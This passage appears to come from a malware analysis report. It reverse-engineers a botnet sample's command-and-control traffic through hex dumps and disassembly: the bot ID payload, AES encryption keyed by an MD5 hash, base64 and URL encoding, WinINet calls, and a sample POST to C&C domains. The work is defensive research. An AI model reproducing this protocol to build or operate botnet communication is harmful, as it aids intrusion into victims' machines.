00854D18  B1 71 C4 C9 49 99 E0 C0  42 4F 54 4E 45 54 32 00  ¦q-+IÖa+BOTNET2.
............................................................................
00854E18  00 00 00 00 00 00 00 00  00 00 00 00 00 43 3A 5C  .............C:\
00854E28  44 6F 63 75 6D 65 6E 74  73 20 61 6E 64 20 53 65  Documents and Se
00854E38  74 74 69 6E 67 73 5C 69  5C 41 70 70 6C 69 63 61  ttings\i\Applica
00854E48  74 69 6F 6E 20 44 61 74  61 5C 4D 66 7A 78 41 48  tion Data\MfzxAH
00854E58  43 62 5C 48 51 48 4B 57  62 73 76 5C 50 4D 71 4C  Cb\HQHKWbsv\PMqL
00854E68  4D 4B 74 6A 5C 6F 50 51  56 4E 69 52 67 73 2E 65  MKtj\oPQVNiRgs.e
00854E78  78 65 00 00 00 00 00 00  00 00 00 00 00 00 00 00  xe..............
............................................................................
00854F28  00 00 43 00 3A 00 5C 00  44 00 6F 00 63 00 75 00  ..C.:.\.D.o.c.u.
00854F38  6D 00 65 00 6E 00 74 00  73 00 20 00 61 00 6E 00  m.e.n.t.s. .a.n.
00854F48  64 00 20 00 53 00 65 00  74 00 74 00 69 00 6E 00  d. .S.e.t.t.i.n.
00854F58  67 00 73 00 5C 00 69 00  5C 00 41 00 70 00 70 00  g.s.\.i.\.A.p.p.
00854F68  6C 00 69 00 63 00 61 00  74 00 69 00 6F 00 6E 00  l.i.c.a.t.i.o.n.
00854F78  20 00 44 00 61 00 74 00  61 00 5C 00 4D 00 66 00   .D.a.t.a.\.M.f.
00854F88  7A 00 78 00 41 00 48 00  43 00 62 00 5C 00 48 00  z.x.A.H.C.b.\.H.
00854F98  51 00 48 00 4B 00 57 00  62 00 73 00 76 00 5C 00  Q.H.K.W.b.s.v.\.
00854FA8  50 00 4D 00 71 00 4C 00  4D 00 4B 00 74 00 6A 00  P.M.q.L.M.K.t.j.
00854FB8  5C 00 6F 00 50 00 51 00  56 00 4E 00 69 00 52 00  \.o.P.Q.V.N.i.R.
00854FC8  67 00 73 00 2E 00 65 00  78 00 65 00 00 00 00 00  g.s...e.x.e.....
```

The same operation is performed on the data stored in “HKEY_CURRENT_USER\Software\Classes\CLSID\{[computer_unique_guid]}\1”. An interesting structure containing pointers to the domain names and common request page are stored in the local array-like structure:

```
00855EF8  90 67 85 00 D0 67 85 00  10 68 85 00 48 68 85 00  .gà.-gà..hà.Hhà.
00855F08  2F 6E 65 74 72 65 70 6F  72 74 2E 70 68 70 00 00  /netreport.php..
```

Next, the following interesting function is called:

```
.text:0040FB1B 50                     push    eax                 ; void *
.text:0040FB1C 51                     push    ecx                 ; int
        ;db 'I-C957A26036A04#972958A65880B55A0EBD5559078C1735',0
    ;this is computer_name#md5hash as described in the dump.txt
.text:0040FB1D 57                     push    edi                 ; int
        ;'hxxp://soft.kcssoft.biz/netreport.php',0
.text:0040FB1E E8 FD FE FF FF         call    c2
```

The first thing the malware does within this function is create a payload for the C&C request. For example, on the test machine, the first part of the plaintext payload (length 0x123) is:

```
00856A90  82 A7 69 6C 70 73 7A 42  6F 74 49 44 78 30 49 2D  éºilpszBotIDx0I-
00856AA0  43 39 35 37 41 32 36 30  33 36 41 30 34 23 39 37  C957A26036A04#97
00856AB0  32 39 35 38 41 36 35 38  38 30 42 35 35 41 30 45  2958A65880B55A0E
00856AC0  42 44 35 35 35 39 30 37  38 43 31 37 33 35 6B 6C  BD5559078C1735kl
00856AD0  70 73 7A 56 65 72 73 69  6F 6E 67 32 2E 30 2E 30  pszVersiong2.0.0
00856AE0  2E 30 68 6D 61 69 6E 54  79 70 65 00 67 73 75 62  .0hmainType.gsub
00856AF0  54 79 70 65 00 67 42 69  74 6E 65 73 73 18 20 6B  Type.gBitness. k
00856B00  64 77 54 69 6D 65 73 74  61 6D 70 00 64 44 61 74  dwTimestamp.dDat
00856B10  61 A2 66 4C 65 6E 67 74  68 00 66 6C 70 44 61 74  aófLength.flpDat
00856B20  61 40 A7 69 6C 70 73 7A  42 6F 74 49 44 78 30 49
[email protected]ºilpszBotIDx0I
00856B30  2D 43 39 35 37 41 32 36  30 33 36 41 30 34 23 39  -C957A26036A04#9
00856B40  37 32 39 35 38 41 36 35  38 38 30 42 35 35 41 30  72958A65880B55A0
00856B50  45 42 44 35 35 35 39 30  37 38 43 31 37 33 35 6B  EBD5559078C1735k
00856B60  6C 70 73 7A 56 65 72 73  69 6F 6E 67 32 2E 30 2E  lpszVersiong2.0.
00856B70  30 2E 30 68 6D 61 69 6E  54 79 70 65 00 67 73 75  0.0hmainType.gsu
00856B80  62 54 79 70 65 01 67 42  69 74 6E 65 73 73 18 20  bType.gBitness.
00856B90  6B 64 77 54 69 6D 65 73  74 61 6D 70 00 64 44 61  kdwTimestamp.dDa
00856BA0  74 61 A2 66 4C 65 6E 67  74 68 00 66 6C 70 44 61  taófLength.flpDa
00856BB0  74 61 40 00
[email protected]
```

The data has the following format: “string” + data + 1-character separator. For example, “pszBotID” (string) + “x0I-C957A26036A04#972958A65880B55A0EBD5559078C1735” (data) + “k” (separator; changes for other entries). The malware generates a pseudorandom 9-byte character string and appends it to the data above:

```
014CE6D8  09 00 00 00 79 78 65 46  5A 72 76 63 78 82 A7 69  ....yxeFZrvcxéºi
014CE6E8  6C 70 73 7A 42 6F 74 49  44 78 30 49 2D 43 39 35  lpszBotIDx0I-C95
014CE6F8  37 41 32 36 30 33 36 41  30 34 23 39 37 32 39 35  7A26036A04#97295
014CE708  38 41 36 35 38 38 30 42  35 35 41 30 45 42 44 35  8A65880B55A0EBD5
014CE718  35 35 39 30 37 38 43 31  37 33 35 6B 6C 70 73 7A  559078C1735klpsz
014CE728  56 65 72 73 69 6F 6E 67  32 2E 30 2E 30 2E 30 68  Versiong2.0.0.0h
014CE738  6D 61 69 6E 54 79 70 65  00 67 73 75 62 54 79 70  mainType.gsubTyp
014CE748  65 00 67 42 69 74 6E 65  73 73 18 20 6B 64 77 54  e.gBitness. kdwT
014CE758  69 6D 65 73 74 61 6D 70  00 64 44 61 74 61 A2 66  imestamp.dDataóf
014CE768  4C 65 6E 67 74 68 00 66  6C 70 44 61 74 61 40 A7  [email protected]º
014CE778  69 6C 70 73 7A 42 6F 74  49 44 78 30 49 2D 43 39  ilpszBotIDx0I-C9
014CE788  35 37 41 32 36 30 33 36  41 30 34 23 39 37 32 39  57A26036A04#9729
014CE798  35 38 41 36 35 38 38 30  42 35 35 41 30 45 42 44  58A65880B55A0EBD
014CE7A8  35 35 35 39 30 37 38 43  31 37 33 35 6B 6C 70 73  5559078C1735klps
014CE7B8  7A 56 65 72 73 69 6F 6E  67 32 2E 30 2E 30 2E 30  zVersiong2.0.0.0
014CE7C8  68 6D 61 69 6E 54 79 70  65 00 67 73 75 62 54 79  hmainType.gsubTy
014CE7D8  70 65 01 67 42 69 74 6E  65 73 73 18 20 6B 64 77  pe.gBitness. kdw
014CE7E8  54 69 6D 65 73 74 61 6D  70 00 64 44 61 74 61 A2  Timestamp.dDataó
014CE7F8  66 4C 65 6E 67 74 68 00  66 6C 70 44 61 74 61 40  [email protected]
```

```
+00     length of the random string (9)
+04     pseudo-randomly generated  9 bytes string.
+0D     0
+0E     data (here  data size is 0x123, total structure size is 0x130)
```

An additional, 9-byte-long, pseudorandom string is generated:

```
0012D6D8  78 6A 79 4C 4A 5A 51 61  64 00 00 00 30 D7 12 00  xjyLJZQad
```

An MD5 hash of the string is calculated:

```
0012D6BC  52 37 D7 C2 07 D1 D3 C6  B5 26 F4 FF AC 29 CF CB  R7+-.-+¦¦&( ¼)--
```

The above blob of data is encrypted using AES. The MD5 hash of the second pseudorandom string is used as the key:

```
014CFBD0  99 76 C5 58 A7 34 93 BC  54 A6 85 54 DF 79 F6 1A  Öv+Xº4ô+TªàT¯y÷.
014CFBE0  B9 A2 47 46 1A FE 81 49  22 77 02 A2 10 ED EF 2D  ¦óGF.¦.I"w.ó.fn-
014CFBF0  41 43 25 91 3E 3A F7 DE  9F C2 C8 EB FC 07 75 0F  AC%æ>:˜¦ƒ-+dn.u.
014CFC00  87 44 01 66 9F 1B 54 7D  A0 64 D8 02 6C C1 ED BA  çD.fƒ.T}ád+.l-f¦
014CFC10  56 DD BA 5F 63 2A 2C 01  B0 89 D4 19 FF 3F 4F 66  V¦¦_c*,.¦ë+. ?Of
014CFC20  54 5A 80 94 81 DA 1E 93  61 66 52 B4 B7 B5 45 09  TZÇö.+.ôafR¦+¦E.
014CFC30  B2 52 D1 37 2A 19 40 C3  77 07 EB B9 C2 B4 23 7D  ¦R-7*
[email protected]+w.d¦-¦#}
014CFC40  10 31 8B A9 2E F1 4E 5E  67 46 09 8B 1C 5B ED F1  .1ï¬.±N^gF.ï.[f±
014CFC50  07 C8 DB 3D 71 3A A8 96  58 F2 95 10 F0 D8 89 33  .+¦=q:¿ûX=ò.=+ë3
014CFC60  11 41 26 AD BD 99 A5 79  9A 11 DE A5 17 2A 68 86  .A&¡+ÖÑyÜ.¦Ñ.*hå
014CFC70  88 C0 03 04 EF 59 5C 7E  D4 9F 13 7F D2 90 B5 2A  ê+..nY\~+ƒ..-.¦*
014CFC80  00 37 D6 08 91 CD 76 DD  9B EF CD B3 61 BF 66 D5  .7+.æ-v¦¢n-¦a+f+
014CFC90  9B C4 B3 6B 49 41 F7 E8  34 39 64 17 5F CA AC 8B  ¢-¦kIA˜F49d._-¼ï
014CFCA0  1A C2 81 1F 23 09 15 C7  01 6F 51 61 74 93 79 28  .-..#..¦.oQatôy(
014CFCB0  EA B8 74 28 D2 7F 09 34  CC C2 01 CE 5B 94 F0 3C  O+t(-..4¦-.+[ö=<
014CFCC0  EE 22 A9 3F C9 91 DC 0E  CB 98 D0 06 8B 25 A8 CA  e"¬?+æ_.-ÿ-.ï%¿-
014CFCD0  73 43 E1 86 88 03 AB 34  83 E3 FC 6A EA 01 57 52  sCßåê.½4âpnjO.WR
014CFCE0  EB A8 52 3C 8A 7D 13 23  6F B0 DA 08 FC 90 31 98  d¿R<è}.#o¦+.n.1ÿ
014CFCF0  FD E4 C4 DF 75 CE DC B6  DA DD B7 23 7C A8 A0 9B  ²S-¯u+_¦+¦+#|¿á¢
```

The following data is generated based on the hard-coded data used to generate the initial AES key for encrypting data in the registry:

```
014CE830  AA 00 00 00 08 00 CC F6  B7 9B 80 C0 6A 76 81 52  ¬.....¦÷+¢Ç+jv.R
014CE840  CA E5 6C EA 1C 81 C8 DD  56 FD 6B D4 99 71 5E 9D  -slO..+¦V²k+Öq^.
014CE850  A1 DF B2 2A 28 00 08 00  8A 78 46 D8 AA F0 D1 BB  í¯¦*(...èxF+¬=-+
014CE860  64 A3 45 4C 43 94 C5 8F  ED A1 03 BD 1A 8A 38 5D  dúELCö+.fí.+.è8]
014CE870  19 F0 DA 08 E7 24 22 00  08 00 FA 8A 21 0E 84 DF  .=+.t$"...·è!.ä¯
014CE880  CE 54 FD 53 75 AB 3D 1F  99 23 43 9E 39 AE A2 55  +T²Su½=.Ö#CP9«óU
014CE890  2C 15 09 DB 0E F2 A4 59  1A 00 08 00 88 26 CF E5  ,..¦.=ñY....ê&-s
014CE8A0  D4 71 5A D6 74 98 72 D0  5E 8C A6 F3 A1 CF 9C 5B  +qZ+tÿr-^îª=í-£[
014CE8B0  A7 5D 4C B0 FA B7 39 C2  7B A2 30 00 08 00 A4 06  º]L¦·+9-{ó0...ñ.
014CE8C0  D9 5E 85 2F D6 0B 94 36  79 56 B6 31 73 87 18 F8  +^à/+.ö6yV¦1sç.°
014CE8D0  69 8A FF 03 7F 20 82 20  14 28 51 E5 1A 00 AD BA  iè .. é .(Qs..¡¦
```

This data is concatenated with the AES encrypted buffer:

```
014CFD18  AA 00 00 00 08 00 CC F6  B7 9B 80 C0 6A 76 81 52  ¬.....¦÷+¢Ç+jv.R
014CFD28  CA E5 6C EA 1C 81 C8 DD  56 FD 6B D4 99 71 5E 9D  -slO..+¦V²k+Öq^.
014CFD38  A1 DF B2 2A 28 00 08 00  8A 78 46 D8 AA F0 D1 BB  í¯¦*(...èxF+¬=-+
014CFD48  64 A3 45 4C 43 94 C5 8F  ED A1 03 BD 1A 8A 38 5D  dúELCö+.fí.+.è8]
014CFD58  19 F0 DA 08 E7 24 22 00  08 00 FA 8A 21 0E 84 DF  .=+.t$"...·è!.ä¯
014CFD68  CE 54 FD 53 75 AB 3D 1F  99 23 43 9E 39 AE A2 55  +T²Su½=.Ö#CP9«óU
014CFD78  2C 15 09 DB 0E F2 A4 59  1A 00 08 00 88 26 CF E5  ,..¦.=ñY....ê&-s
014CFD88  D4 71 5A D6 74 98 72 D0  5E 8C A6 F3 A1 CF 9C 5B  +qZ+tÿr-^îª=í-£[
014CFD98  A7 5D 4C B0 FA B7 39 C2  7B A2 30 00 08 00 A4 06  º]L¦·+9-{ó0...ñ.
014CFDA8  D9 5E 85 2F D6 0B 94 36  79 56 B6 31 73 87 18 F8  +^à/+.ö6yV¦1sç.°
014CFDB8  69 8A FF 03 7F 20 82 20  14 28 51 E5 1A 00 99 76  iè .. é .(Qs..Öv
014CFDC8  C5 58 A7 34 93 BC 54 A6  85 54 DF 79 F6 1A B9 A2  +Xº4ô+TªàT¯y÷.¦ó
014CFDD8  47 46 1A FE 81 49 22 77  02 A2 10 ED EF 2D 41 43  GF.¦.I"w.ó.fn-AC
014CFDE8  25 91 3E 3A F7 DE 9F C2  C8 EB FC 07 75 0F 87 44  %æ>:˜¦ƒ-+dn.u.çD
014CFDF8  01 66 9F 1B 54 7D A0 64  D8 02 6C C1 ED BA 56 DD  .fƒ.T}ád+.l-f¦V¦
014CFE08  BA 5F 63 2A 2C 01 B0 89  D4 19 FF 3F 4F 66 54 5A  ¦_c*,.¦ë+. ?OfTZ
014CFE18  80 94 81 DA 1E 93 61 66  52 B4 B7 B5 45 09 B2 52  Çö.+.ôafR¦+¦E.¦R
014CFE28  D1 37 2A 19 40 C3 77 07  EB B9 C2 B4 23 7D 10 31  -7*
[email protected]+w.d¦-¦#}.1
014CFE38  8B A9 2E F1 4E 5E 67 46  09 8B 1C 5B ED F1 07 C8  ï¬.±N^gF.ï.[f±.+
014CFE48  DB 3D 71 3A A8 96 58 F2  95 10 F0 D8 89 33 11 41  ¦=q:¿ûX=ò.=+ë3.A
014CFE58  26 AD BD 99 A5 79 9A 11  DE A5 17 2A 68 86 88 C0  &¡+ÖÑyÜ.¦Ñ.*håê+
014CFE68  03 04 EF 59 5C 7E D4 9F  13 7F D2 90 B5 2A 00 37  ..nY\~+ƒ..-.¦*.7
014CFE78  D6 08 91 CD 76 DD 9B EF  CD B3 61 BF 66 D5 9B C4  +.æ-v¦¢n-¦a+f+¢-
014CFE88  B3 6B 49 41 F7 E8 34 39  64 17 5F CA AC 8B 1A C2  ¦kIA˜F49d._-¼ï.-
014CFE98  81 1F 23 09 15 C7 01 6F  51 61 74 93 79 28 EA B8  ..#..¦.oQatôy(O+
014CFEA8  74 28 D2 7F 09 34 CC C2  01 CE 5B 94 F0 3C EE 22  t(-..4¦-.+[ö=<e"
014CFEB8  A9 3F C9 91 DC 0E CB 98  D0 06 8B 25 A8 CA 73 43  ¬?+æ_.-ÿ-.ï%¿-sC
014CFEC8  E1 86 88 03 AB 34 83 E3  FC 6A EA 01 57 52 EB A8  ßåê.½4âpnjO.WRd¿
014CFED8  52 3C 8A 7D 13 23 6F B0  DA 08 FC 90 31 98 FD E4  R<è}.#o¦+.n.1ÿ²S
014CFEE8  C4 DF 75 CE DC B6 DA DD  B7 23 7C A8 A0 9B AD BA  -¯u+_¦+¦+#|¿á¢¡¦
```

This buffer is then base64-encoded:

```
014CFF18  71 67 41 41 41 41 67 41  7A 50 61 33 6D 34 44 41  qgAAAAgAzPa3m4DA
014CFF28  61 6E 61 42 55 73 72 6C  62 4F 6F 63 67 63 6A 64  anaBUsrlbOocgcjd
014CFF38  56 76 31 72 31 4A 6C 78  58 70 32 68 33 37 49 71  Vv1r1JlxXp2h37Iq
014CFF48  4B 41 41 49 41 49 70 34  52 74 69 71 38 4E 47 37  KAAIAIp4Rtiq8NG7
014CFF58  5A 4B 4E 46 54 45 4F 55  78 59 2F 74 6F 51 4F 39  ZKNFTEOUxY/toQO9
014CFF68  47 6F 6F 34 58 52 6E 77  32 67 6A 6E 4A 43 49 41  Goo4XRnw2gjnJCIA
014CFF78  43 41 44 36 69 69 45 4F  68 4E 2F 4F 56 50 31 54  CAD6iiEOhN/OVP1T
014CFF88  64 61 73 39 48 35 6B 6A  51 35 34 35 72 71 4A 56  das9H5kjQ545rqJV
014CFF98  4C 42 55 4A 32 77 37 79  70 46 6B 61 41 41 67 41  LBUJ2w7ypFkaAAgA
014CFFA8  69 43 62 50 35 64 52 78  57 74 5A 30 6D 48 4C 51  iCbP5dRxWtZ0mHLQ
014CFFB8  58 6F 79 6D 38 36 48 50  6E 46 75 6E 58 55 79 77  Xoym86HPnFunXUyw
014CFFC8  2B 72 63 35 77 6E 75 69  4D 41 41 49 41 4B 51 47  +rc5wnuiMAAIAKQG
014CFFD8  32 56 36 46 4C 39 59 4C  6C 44 5A 35 56 72 59 78  2V6FL9YLlDZ5VrYx
014CFFE8  63 34 63 59 2B 47 6D 4B  2F 77 4E 2F 49 49 49 67  c4cY+GmK/wN/IIIg
014CFFF8  46 43 68 52 35 52 6F 41  6D 58 62 46 57 4B 63 30  FChR5RoAmXbFWKc0
014D0008  6B 37 78 55 70 6F 56 55  33 33 6E 32 47 72 6D 69  k7xUpoVU33n2Grmi
014D0018  52 30 59 61 2F 6F 46 4A  49 6E 63 43 6F 68 44 74  R0Ya/oFJIncCohDt
014D0028  37 79 31 42 51 79 57 52  50 6A 72 33 33 70 2F 43  7y1BQyWRPjr33p/C
014D0038  79 4F 76 38 42 33 55 50  68 30 51 42 5A 70 38 62  yOv8B3UPh0QBZp8b
014D0048  56 48 32 67 5A 4E 67 43  62 4D 48 74 75 6C 62 64  VH2gZNgCbMHtulbd
014D0058  75 6C 39 6A 4B 69 77 42  73 49 6E 55 47 66 38 2F  ul9jKiwBsInUGf8/
014D0068  54 32 5A 55 57 6F 43 55  67 64 6F 65 6B 32 46 6D  T2ZUWoCUgdoek2Fm
014D0078  55 72 53 33 74 55 55 4A  73 6C 4C 52 4E 79 6F 5A  UrS3tUUJslLRNyoZ
014D0088  51 4D 4E 33 42 2B 75 35  77 72 51 6A 66 52 41 78  QMN3B+u5wrQjfRAx
014D0098  69 36 6B 75 38 55 35 65  5A 30 59 4A 69 78 78 62  i6ku8U5eZ0YJixxb
014D00A8  37 66 45 48 79 4E 73 39  63 54 71 6F 6C 6C 6A 79  7fEHyNs9cTqolljy
014D00B8  6C 52 44 77 32 49 6B 7A  45 55 45 6D 72 62 32 5A  lRDw2IkzEUEmrb2Z
014D00C8  70 58 6D 61 45 64 36 6C  46 79 70 6F 68 6F 6A 41  pXmaEd6lFypohojA
014D00D8  41 77 54 76 57 56 78 2B  31 4A 38 54 66 39 4B 51  AwTvWVx+1J8Tf9KQ
014D00E8  74 53 6F 41 4E 39 59 49  6B 63 31 32 33 5A 76 76  tSoAN9YIkc123Zvv
014D00F8  7A 62 4E 68 76 32 62 56  6D 38 53 7A 61 30 6C 42  zbNhv2bVm8Sza0lB
014D0108  39 2B 67 30 4F 57 51 58  58 38 71 73 69 78 72 43  9+g0OWQXX8qsixrC
014D0118  67 52 38 6A 43 52 58 48  41 57 39 52 59 58 53 54  gR8jCRXHAW9RYXST
014D0128  65 53 6A 71 75 48 51 6F  30 6E 38 4A 4E 4D 7A 43  eSjquHQo0n8JNMzC
014D0138  41 63 35 62 6C 50 41 38  37 69 4B 70 50 38 6D 52  Ac5blPA87iKpP8mR
014D0148  33 41 37 4C 6D 4E 41 47  69 79 57 6F 79 6E 4E 44  3A7LmNAGiyWoynND
014D0158  34 59 61 49 41 36 73 30  67 2B 50 38 61 75 6F 42  4YaIA6s0g+P8auoB
014D0168  56 31 4C 72 71 46 49 38  69 6E 30 54 49 32 2B 77  V1LrqFI8in0TI2+w
014D0178  32 67 6A 38 6B 44 47 59  2F 65 54 45 33 33 58 4F  2gj8kDGY/eTE33XO
014D0188  33 4C 62 61 33 62 63 6A  66 4B 69 67 6D 77 3D 3D  3Lba3bcjfKigmw==
```

The base64-encoded buffer is checked for the presence of “+” and “=” characters. These characters are replaced with “%2B” and “%3D”, respectively. The malware creates an additional 7-byte-long pseudorandom string:

```
0012D780  6C 56 46 64 69 59 70 00  00 00 00 00 00 00 00 00  lVFdiYp
```

This string is then prepended to the base64-encoded buffer:

```
014D0C28  78 59 2F 74 6F 51 4F 39  47 6F 6F 34 58 52 6E 77  xY/toQO9Goo4XRnw
014D0C38  32 67 6A 6E 4A 43 49 41  43 41 44 36 69 69 45 4F  2gjnJCIACAD6iiEO
014D0C48  68 4E 2F 4F 56 50 31 54  64 61 73 39 48 35 6B 6A  hN/OVP1Tdas9H5kj
014D0C58  51 35 34 35 72 71 4A 56  4C 42 55 4A 32 77 37 79  Q545rqJVLBUJ2w7y
014D0C68  70 46 6B 61 41 41 67 41  69 43 62 50 35 64 52 78  pFkaAAgAiCbP5dRx
014D0C78  57 74 5A 30 6D 48 4C 51  58 6F 79 6D 38 36 48 50  WtZ0mHLQXoym86HP
014D0C88  6E 46 75 6E 58 55 79 77  25 32 42 72 63 35 77 6E  nFunXUyw%2Brc5wn
014D0C98  75 69 4D 41 41 49 41 4B  51 47 32 56 36 46 4C 39  uiMAAIAKQG2V6FL9
014D0CA8  59 4C 6C 44 5A 35 56 72  59 78 63 34 63 59 25 32  YLlDZ5VrYxc4cY%2
014D0CB8  42 47 6D 4B 2F 77 4E 2F  49 49 49 67 46 43 68 52  BGmK/wN/IIIgFChR
014D0CC8  35 52 6F 41 6D 58 62 46  57 4B 63 30 6B 37 78 55  5RoAmXbFWKc0k7xU
014D0CD8  70 6F 56 55 33 33 6E 32  47 72 6D 69 52 30 59 61  poVU33n2GrmiR0Ya
014D0CE8  2F 6F 46 4A 49 6E 63 43  6F 68 44 74 37 79 31 42  /oFJIncCohDt7y1B
014D0CF8  51 79 57 52 50 6A 72 33  33 70 2F 43 79 4F 76 38  QyWRPjr33p/CyOv8
014D0D08  42 33 55 50 68 30 51 42  5A 70 38 62 56 48 32 67  B3UPh0QBZp8bVH2g
014D0D18  5A 4E 67 43 62 4D 48 74  75 6C 62 64 75 6C 39 6A  ZNgCbMHtulbdul9j
014D0D28  4B 69 77 42 73 49 6E 55  47 66 38 2F 54 32 5A 55  KiwBsInUGf8/T2ZU
014D0D38  57 6F 43 55 67 64 6F 65  6B 32 46 6D 55 72 53 33  WoCUgdoek2FmUrS3
014D0D48  74 55 55 4A 73 6C 4C 52  4E 79 6F 5A 51 4D 4E 33  tUUJslLRNyoZQMN3
014D0D58  42 25 32 42 75 35 77 72  51 6A 66 52 41 78 69 36  B%2Bu5wrQjfRAxi6
014D0D68  6B 75 38 55 35 65 5A 30  59 4A 69 78 78 62 37 66  ku8U5eZ0YJixxb7f
014D0D78  45 48 79 4E 73 39 63 54  71 6F 6C 6C 6A 79 6C 52  EHyNs9cTqolljylR
014D0D88  44 77 32 49 6B 7A 45 55  45 6D 72 62 32 5A 70 58  Dw2IkzEUEmrb2ZpX
014D0D98  6D 61 45 64 36 6C 46 79  70 6F 68 6F 6A 41 41 77  maEd6lFypohojAAw
014D0DA8  54 76 57 56 78 25 32 42  31 4A 38 54 66 39 4B 51  TvWVx%2B1J8Tf9KQ
014D0DB8  74 53 6F 41 4E 39 59 49  6B 63 31 32 33 5A 76 76  tSoAN9YIkc123Zvv
014D0DC8  7A 62 4E 68 76 32 62 56  6D 38 53 7A 61 30 6C 42  zbNhv2bVm8Sza0lB
014D0DD8  39 25 32 42 67 30 4F 57  51 58 58 38 71 73 69 78  9%2Bg0OWQXX8qsix
014D0DE8  72 43 67 52 38 6A 43 52  58 48 41 57 39 52 59 58  rCgR8jCRXHAW9RYX
014D0DF8  53 54 65 53 6A 71 75 48  51 6F 30 6E 38 4A 4E 4D  STeSjquHQo0n8JNM
014D0E08  7A 43 41 63 35 62 6C 50  41 38 37 69 4B 70 50 38  zCAc5blPA87iKpP8
014D0E18  6D 52 33 41 37 4C 6D 4E  41 47 69 79 57 6F 79 6E  mR3A7LmNAGiyWoyn
014D0E28  4E 44 34 59 61 49 41 36  73 30 67 25 32 42 50 38  ND4YaIA6s0g%2BP8
014D0E38  61 75 6F 42 56 31 4C 72  71 46 49 38 69 6E 30 54  auoBV1LrqFI8in0T
014D0E48  49 32 25 32 42 77 32 67  6A 38 6B 44 47 59 2F 65  I2%2Bw2gj8kDGY/e
014D0E58  54 45 33 33 58 4F 33 4C  62 61 33 62 63 6A 66 4B  TE33XO3Lba3bcjfK
014D0E68  69 67 6D 77 25 33 44 25  33 44 00 00 00 00 00 00  igmw%3D%3D......
```

This data becomes the content of the request sent to the C&C by the malware. Shown below is the sequence of WinINet APIs used by the malware in order to establish communication with the C&C:

```
InternetOpenA -> InternetConnectA -> HttpOpenRequestA -> InternetSetOptionA ->
HttpAddRequestHeadersA -> InternetQueryOptionA -> InternetSetOptionA ->
HttpSendRequestA .
```

The malware creates a structure containing all request-related information:

```
0012C2F4  02 00 00 00 50 4F 53 54  00 00 00 00 00 00 00 00  ....POST........
0012C304  10 1A 41 00 78 E4 12 00  00 00 00 00 F0 7B 85 00  ..A.xS......={à.
0012C314  96 02 00 00 00 00 00 00  7F 00 00 01 50 00 73 6F  û...........P.so
0012C324  66 74 2E 6B 63 73 73 6F  66 74 2E 62 69 7A 00 00  ft.kcssoft.biz..

+04     request type
+10     user-agent(pointer)
+14     callback domain(pointer)
+1C     data(pointer)
+20     data size
+28     IP address
+2C     port
+2E     callback domain
```

Sample request:


```
POST /netreport.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Host: linksbacksreport.com
Content-Length: 660
Cache-Control: no-cache

ROVivvn=qgAAAAgAnARHff0xZPE00vxRaB9ckHI5PjMe1aS2Esg25vckKQAIAKFrp8coemQ03zIpl
j77vqVlZSznbkKODJhKHmHZ4SsACAARNkkvw57mRSjtycoWwPyy0kftYPDihXzAUSN0V9sFAAgAxy
Dorqby0JdIt8dt3evWx2UzRarDJehmERfgEMusBQAIAKTf4bMa6zL6dkzPu3yq5/J8BUPk0e/ss9c
mZdJpBgMAxGjEiHDNUZ/0/FiYXB4uXxPAeTeNHTDj3LQEmuejOkcBEN4K0zB3ch2uTWPlpFHP5o68
X5BUP/1rFgCO%2BTHJ4hHJXylQY4hmm1LtyGHw5ZYaJxrMtWK%2BcKCeUVs/Hq/dV3E4BkeLklzkT
9S5%2B5oxSF6d4aAxyee7VzwAg9pBZGXZxyJQBDCVuAjyw1QSeial8vI69Q9I9ACgJ9YxWVeFHTF%
2B7CTzyqR3DChYFuNmzsZ8AUR6SpfyZKxRtRQpz3XEb0k7Wqk3WgJHAtzBhq5suMZzHYMQaeDow6Q
JIL52WsEPCig35m5EfIC9Bh1RZkcvnw44p7axtBQ3D2Ue7fKTFknARNvQHvkzXt7QiCUkwLBpUs1z
p3vhbhdyKVBCKP65biyzElXdZEh/D49UnoFG8w%3D%3D
```

